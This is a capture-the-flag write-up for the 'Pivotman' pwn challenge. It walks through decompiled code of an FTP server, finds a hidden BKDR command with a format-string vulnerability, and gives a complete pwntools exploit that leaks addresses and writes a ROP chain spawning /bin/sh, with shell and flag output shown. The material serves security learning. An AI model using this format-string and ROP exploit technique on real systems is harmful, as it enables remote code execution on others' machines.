
# Pivotman

1) Checked Security




2) Checked the decompiled code

```
void FUN_00102b77(void)

{
  undefined4 uVar1;
  int iVar2;
  time_t tVar3;
  char *pcVar4;
  ssize_t sVar5;
  long lVar6;
  undefined8 *puVar7;
  byte bVar8;
  char local_5558 [8192];
  undefined4 local_3558;
  tm local_3158;
  stat local_3118;
  undefined2 local_307e;
  undefined4 local_307c;
  char local_3078 [4108];
  undefined4 local_206c;
  undefined8 local_2068;
  undefined8 local_2060;
  undefined8 local_2058 [510];
  undefined8 local_1068;
  undefined8 local_1060;
  undefined8 local_1058 [510];
  long local_68;
  undefined4 local_5c;
  int local_58;
  int local_54;
  FILE *local_50;
  int local_44;
  int local_40;
  int local_3c;
  int local_38;
  int local_34;
  undefined1 *local_30;
  undefined1 *local_28;
  char *local_20;
  int local_18;
  int local_14;
```

```
  int local_10;
  int local_c;

  bVar8 = 0;
  FUN_00102379("%d Blablah FTP \r\n",0xdc);
  local_1068 = 0;
  local_1060 = 0;
  puVar7 = local_1058;
  for (lVar6 = 0x1fe; lVar6 != 0; lVar6 = lVar6 + -1) {
    *puVar7 = 0;
    puVar7 = puVar7 + (ulong)bVar8 * -2 + 1;
  }
  local_2068 = 0;
  local_2060 = 0;
  puVar7 = local_2058;
  for (lVar6 = 0x1fe; lVar6 != 0; lVar6 = lVar6 + -1) {
    *puVar7 = 0;
    puVar7 = puVar7 + (ulong)bVar8 * -2 + 1;
  }
  local_10 = 2;
  tVar3 = time((time_t *)0x0);
  srand((uint)tVar3);
  local_14 = -1;
  local_18 = -1;
  local_206c = 0;
  local_307c = 0;
  local_307e = 0;
  local_20 = (char *)0x0;
  local_34 = 0;
  local_38 = 1;
  local_3c = 0;
  while( true ) {
    sVar5 = read(0,&DAT_00106220,0x1000);
    iVar2 = (int)sVar5;
    if (iVar2 < 1) {
      return;
    }
    if (local_38 == 0) break;
    (&DAT_00106220)[iVar2] = 0;
    for (local_c = 0; local_c < iVar2; local_c = local_c + 1) {
      if (((&DAT_00106220)[local_c] == '\r') || ((&DAT_00106220)[local_c] ==
'\n')) {
        (&DAT_00106220)[local_c] = 0;
      }
    }
    if ((&DAT_00106220)[local_c] != '\0') {
      return;
    }
    local_40 = local_c;
    local_44 = FUN_00102a56(&DAT_00106220,local_c);
    if (local_44 < 0) {
      (&DAT_00106220)[local_40 + -2] = 0;
    }
    else {
      if ((((local_34 == 0) && (local_44 != 0)) && (local_44 != 0x1a)) ||
         (((local_34 == 1 && (local_44 != 1)) && (local_44 != 0x1a)))) {
        FUN_00102379("%d Need login. Login first. \r\n",0x212);
      }
      else {
        switch(local_44) {
```

```
        case 0:
          for (local_28 = &DAT_00106220; local_28[-1] != ' '; local_28 =
local_28 + 1) {
          }
          iVar2 = FUN_00102a22(local_28);
          if (iVar2 == 0) {
            local_68 = getspnam(local_28);
            if (local_68 == 0) {
              FUN_00102379("%d Cannot find user name. Do you belong here.
\r\n",0x212);
            }
            else {
              FUN_00102379("%d User name okay need password \r\n",0x14b);
              local_34 = 1;
            }
          }
          else {
            FUN_00102379("%d User name okay need password \r\n",0x14b);
            local_34 = 1;
          }
          break;
        case 1:
          for (local_30 = &DAT_00106220; local_30[-1] != ' '; local_30 =
local_30 + 1) {
          }
          iVar2 = FUN_00102a22(local_28);
          if (iVar2 == 0) {
            local_5c = 0;
            FUN_00102379("%d Password wrong! Please login aggain. \r\n",0x212);
            local_34 = 0;
          }
          else {
            FUN_00102379("%d User logged in proceed \r\n",0xe6);
            local_34 = 2;
          }
          break;
        case 2:
          local_20 = (char *)FUN_0010293e(&DAT_00106220);
          if (local_20 == (char *)0x0) {
            FUN_00102379("%d cmd %s: wrong param \r\n",0x1f5,&DAT_00104012);
          }
          else {
            local_58 = FUN_001024ce(local_20,local_206c);
            if (local_58 < 0) {
              if (local_58 == -1) {
                iVar2 = access(local_20,0);
                if (iVar2 == 0) {
                  pcVar4 = "access denyed. Check Permission";
                }
                else {
                  pcVar4 = "file not exist";
                }
              }
              else {
                pcVar4 = "unknow error";
              }
              FUN_00102379("%d FTP error: %s  \r\n",500,pcVar4);
            }
            else {
              FUN_00102379("%d Transfer completed \r\n",0xe2,&DAT_00104012);
```

```
            local_206c = 0;
          }
          if (-1 < local_18) {
            local_18 = -1;
          }
          if (-1 < local_14) {
            local_14 = -1;
          }
        }
        break;
      case 3:
        local_20 = (char *)FUN_0010293e(&DAT_00106220);
        if (local_20 == (char *)0x0) {
          FUN_00102379("%d cmd %s: wrong param \r\n",0x1f5,&DAT_00104012);
        }
        else {
          local_54 = FUN_001025b7(local_20,local_206c);
          if (local_54 < 0) {
            iVar2 = access(local_20,2);
            if (iVar2 == 0) {
              pcVar4 = "unknow error";
            }
            else {
              pcVar4 = "access denyed. Check permission";
            }
            FUN_00102379("%d FTP error: %s  \r\n",500,pcVar4);
          }
          else {
            FUN_00102379("%d Transfer completed \r\n",0xe2);
            local_206c = 0;
          }
          if (-1 < local_18) {
            local_18 = -1;
          }
          if (-1 < local_14) {
            local_14 = -1;
          }
          free(local_20);
          local_20 = (char *)0x0;
        }
        break;
      default:
        FUN_00102379("%d command not implemented \r\n",0x1f8);
        break;
      case 6:
        iVar2 = FUN_00102633(&DAT_00106220,&local_206c);
        if (iVar2 == 0) {
          FUN_00102379("%d restart at %d. use STORE or RETR to begin transfer
\r\n",0x15e,
                       local_206c);
        }
        else {
          FUN_00102379("%d cmd %s: wrong param \r\n",0x1f5,&DAT_00104026);
        }
        break;
      case 7:
        local_20 = (char *)FUN_0010293e(&DAT_00106220);
        if (local_20 == (char *)0x0) {
          FUN_00102379("%d cmd %s: wrong param \r\n",0x1f5,&DAT_0010402b);
        }
```

```
          else {
            strcpy(local_3078,local_20);
            FUN_00102379("%d RNFR success, waiting RNT \r\n",0x15e);
          }
          free(local_20);
          local_20 = (char *)0x0;
          break;
        case 8:
          local_20 = (char *)FUN_0010293e(&DAT_00106220);
          if (local_20 == (char *)0x0) {
            FUN_00102379("%d cmd %s: wrong param \r\n",0x1f5,&DAT_00104030);
          }
          else {
            iVar2 = rename(local_3078,local_20);
            if (iVar2 == 0) {
              FUN_00102379("%d RNTO success \r\n",0xfa);
            }
            else {
              FUN_00102379("%d FTP error: %s  \r\n",500,"rnto error, please
check param");
            }
          }
          free(local_20);
          local_20 = (char *)0x0;
          break;
        case 10:
          local_20 = (char *)FUN_0010293e(&DAT_00106220);
          if (local_20 == (char *)0x0) {
            FUN_00102379("%d cmd %s: wrong param \r\n",0x1f5,&DAT_0010403a);
          }
          else {
            iVar2 = remove(local_20);
            if (iVar2 == 0) {
              FUN_00102379("%d Delete success \r\n",0xfa);
            }
            else {
              FUN_00102379("%d FTP error: %s  \r\n",500,"delete failed, file
not exist ?");
            }
          }
          free(local_20);
          local_20 = (char *)0x0;
          break;
        case 0xb:
          local_20 = (char *)FUN_0010293e(&DAT_00106220);
          if (local_20 == (char *)0x0) {
            FUN_00102379("%d cmd %s: wrong param \r\n",0x1f5,&DAT_0010403f);
          }
          else {
            iVar2 = rmdir(local_20);
            if (iVar2 == 0) {
              FUN_00102379("%d Delete success \r\n",0xfa);
            }
            else {
              FUN_00102379("%d FTP error: %s  \r\n",500,"rmdir failed, dir not
exist ?");
            }
          }
          free(local_20);
          local_20 = (char *)0x0;
```


```
          break;
        case 0xc:
          local_20 = (char *)FUN_0010293e(&DAT_00106220);
          if (local_20 == (char *)0x0) {
            FUN_00102379("%d cmd %s: wrong param \r\n",0x1f5,&DAT_00104043);
          }
          else {
            iVar2 = mkdir(local_20,0x1ff);
            if (iVar2 == 0) {
              FUN_00102379("%d mkdir success \r\n",0x101);
            }
            else {
              FUN_00102379("%d FTP error: %s  \r\n",500,"mkdir failed, dir
already exist ?");
            }
          }
          free(local_20);
          local_20 = (char *)0x0;
          break;
        case 0xd:
          getcwd((char *)&local_1068,0x1000);
          FUN_00102379("%d \"%s\" \r\n",0x101,&local_1068);
          break;
        case 0xe:
          local_20 = (char *)FUN_0010293e(&DAT_00106220);
          if (local_20 == (char *)0x0) {
            FUN_00102379("%d cmd %s: wrong param \r\n",0x1f5,&DAT_0010404b);
          }
          else {
            iVar2 = chdir(local_20);
            if (iVar2 == 0) {
              FUN_00102379("%d dir changed \r\n",0xfa);
            }
            else {
              FUN_00102379("%d FTP error: %s  \r\n",500,"change dir failed");
            }
            free(local_20);
            local_20 = (char *)0x0;
          }
          break;
        case 0xf:
          iVar2 = chdir("..");
          if (iVar2 == 0) {
            FUN_00102379("%d changd to parent directory success \r\n",0xfa);
          }
          else {
            FUN_00102379("%d FTP error: %s  \r\n",500,"change to parent dir
failed");
          }
          break;
        case 0x10:
          if (-1 < local_18) {
            getcwd((char *)&local_1068,0x1000);
            sprintf((char *)&local_2068,"ls -l %s",&local_1068);
            local_50 = popen((char *)&local_2068,"r");
            FUN_00102449(local_50);
            FUN_00102379("%d Transfer completed \r\n",0xe2);
            pclose(local_50);
            local_18 = -1;
          }
```

```
          if (-1 < local_14) {
            local_14 = -1;
          }
          break;
        case 0x14:
          FUN_00102379("%d Help msg \r\n",200);
          break;
        case 0x15:
          FUN_00102379("%d OK \r\n",200);
          break;
        case 0x16:
          if (DAT_00106225 == 'A') {
            local_10 = 0;
            FUN_00102379("%d data type changed to %c \r\n",200,0x41);
          }
          else if (DAT_00106225 == 'I') {
            local_10 = 2;
            FUN_00102379("%d data type changed to %c \r\n",200,0x49);
          }
          else {
            if (local_10 == 0) {
              uVar1 = 0x41;
            }
            else {
              uVar1 = 0x49;
            }
            FUN_00102379("%d error type change cmd, current data type is %c
\r\n",500,uVar1);
          }
          break;
        case 0x17:
          break;
        case 0x18:
          local_3c = FUN_0010276b(&DAT_00106220,&local_307c,&local_307e);
          if (local_3c == 0) {
            FUN_00102379("%d port command failed, parameter error \r\n",0x1f5);
          }
          else {
            FUN_00102379("%d PORT command success \r\n",200);
          }
          break;
        case 0x19:
          FUN_00102379("%d UNIX \r\n",0xd7);
          break;
        case 0x1a:
          FUN_00102379("%d Welcome back \r\n",0xdd);
          local_38 = 0;
          local_34 = 0;
          break;
        case 0x1b:
        case 0x1c:
          local_20 = (char *)FUN_0010293e(&DAT_00106220);
          if (local_20 == (char *)0x0) {
            if (local_44 == 0x1b) {
              FUN_00102379("%d cmd %s: wrong param \r\n",0x1f5,&DAT_0010408b);
            }
            else {
              FUN_00102379("%d cmd %s: wrong param \r\n",0x1f5,&DAT_00104090);
            }
          }
```

```
          else {
            iVar2 = stat(local_20,&local_3118);
            if (iVar2 == 0) {
              if (local_44 == 0x1b) {
                gmtime_r(&local_3118.st_mtim.tv_sec,&local_3158);
                strftime(local_5558,0x1000,"%Y%m%d%H%M%S",&local_3158);
                FUN_00102379("%d %s \r\n",0xd5,local_5558);
              }
              else {
                FUN_00102379("%d %d \r\n",0xd5,local_3118.st_size);
              }
            }
            free(local_20);
            local_20 = (char *)0x0;
          }
          break;
        case 0x1d:
          memset(&local_3558,0,0x44c);
          local_3558 = 0x206425;
          memcpy((void *)((long)&local_3558 + 3),&DAT_00106220,(long)local_40);
          memcpy((void *)((long)&local_3558 + (long)local_40 +
2),&DAT_00104331,3);
          FUN_00102379(&local_3558,0x69420);
        }
      }
      if (local_20 != (char *)0x0) {
        free(local_20);
        local_20 = (char *)0x0;
      }
      if (local_38 == 0) {
        return;
      }
    }
  }
  return;
}
```

The program implements a ftp server

3) Found list of commands




4) Found a backdoor function

Decompile: FUN_00102379 - (pivotman)

```
4                 char *param_9,undefined8 param_10,undefined8 param_11,undefined8 param_12,
5                 undefined8 param_13,undefined8 param_14)
6
7 {
8   char in_AL;
9   size_t __n;
10  char local_10d8 [4104];
11  undefined4 local_d0;
12  undefined4 local_cc;
13  undefined *local_c8;
14  undefined *local_c0;
15  undefined local_b8 [8];
16  undefined8 local_b0;
17  undefined8 local_a8;
18  undefined8 local_a0;
19  undefined8 local_98;
20  undefined8 local_90;
21  undefined4 local_88;
22  undefined4 local_78;
23  undefined4 local_68;
24  undefined4 local_58;
25  undefined4 local_48;
26  undefined4 local_38;
27  undefined4 local_28;
28  undefined4 local_18;
29
30  if (in_AL != '\0') {
31    local_88 = param_1;
32    local_78 = param_2;
33    local_68 = param_3;
34    local_58 = param_4;
35    local_48 = param_5;
36    local_38 = param_6;
37    local_28 = param_7;
38    local_18 = param_8;
39  }
40  local_d0 = 8;
41  local_cc = 0x30;
42  local_c8 = &stack0x00000008;
43  local_c0 = local_b8;
44  local_b0 = param_10;
45  local_a8 = param_11;
46  local_a0 = param_12;
47  local_98 = param_13;
48  local_90 = param_14;
49  vsnprintf(local_10d8,0x1000,param_9,&local_d0);
50  __n = strlen(local_10d8);
51  write(1,local_10d8,__n);
52  return;
53 }
54
```

The vsnprintf has format string vulnerability

```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Pivotman/pwn_pivotman/challenge]
└─$ ./chall
220 Blablah FTP
USER ;)
331 User name okay need password
PASS ;)
230 User logged in proceed
BKDR %p
431136 BKDR 0x3
BKDR %p-%p-%p
431136 BKDR 0x3-0xa0d-(nil)
```

## vsnprintf

<cstdio>

```
int vsnprintf (char * s, size_t n, const char * format, va_list arg );
```

### Write formatted data from variable argument list to sized buffer

Composes a string with the same text that would be printed if ***format*** was used on printf, but using the elements in the variable argument list identified by ***arg*** instead of additional function arguments and storing the resulting content as a ***C string*** in the buffer pointed by ***s*** (taking ***n*** as the maximum buffer capacity to fill).

If the resulting string would be longer than `n-1` characters, the remaining characters are discarded and not stored, but counted for the value returned by the function.

Internally, the function retrieves arguments from the list identified by ***arg*** as if va_arg was used on it, and thus the state of ***arg*** is likely to be altered by the call.

In any case, ***arg*** should have been initialized by va_start at some point before the call, and it is expected to be released by va_end at some point after the call.

5) Exploit

```python
#!/usr/bin/env python3

from pwn import *

context(os='linux', arch='amd64', log_level='error')
context.terminal = ['tmux', 'splitw', '-h']
exe = ELF("./chall")
libc = ELF("./libc.so.6")
ld = ELF("./ld-linux-x86-64.so.2")
context.binary = exe

# ----------------------------------------------------------
#b* 0x55555555641c\nc\nc\nc\nc
# for i in range(2000):
#     io.sendline(f'BKDR aaaaaaaa%{i}$pbbbbbbbb'.encode())
#     print(f"{i} -> {io.recvuntil(b'bbbbbbbb')}")
# ----------------------------------------------------------

# io = gdb.debug(exe.path, 'c', api=True)
io = remote('94.237.54.45', 47205)
```

```python
io.sendlineafter(b'220 Blablah FTP \r\n', b'USER ;)')
io.sendlineafter(b'331 User name okay need password \r\n', b'PASS ;)')
io.sendlineafter(b'230 User logged in proceed \r\n', b'BKDR ||%2739$p||
%2737$p||%5$p||')
io.recvuntil(b'BKDR ')
libc.address, exe.address, stack = map(lambda addr: int(addr.decode(), 16),
filter(None, io.recvline().strip().split(b'||')))
libc.address -= 0x28565
exe.address -= 0x3a10
stack +=  0x66d8
print(hex(libc.address))
print(hex(exe.address))
print(hex(stack))

rop = ROP(libc)
rop.raw(libc.address+0x190182)
rop.system(next(libc.search(b'/bin/sh\x00')))
sleep(1)
io.sendline(b'BKDR '+fmtstr_payload(offset=1031, writes={
    stack: rop.chain()
}, numbwritten=12))
sleep(1)
io.clean()
io.sendline(b'QUIT')


io.interactive()
```

6) Flag

```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Pivotman/pwn_pivotman/challenge]
└─$ python3 solve.py
0x7ffacf002000
0x55ede39f0000
0x7ffc0e7f36e8

$ ls
chall
core
get_flag
ld-linux-x86-64.so.2
libc.so.6
vault
$ ./get_flag
HTB{Private_Key_H@McQfTjWnZr4u7x!A%D*G-KaNdRgUkY}
\x13\xb0\xf

┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Pivotman/pwn_pivotman/challenge]
└─$
```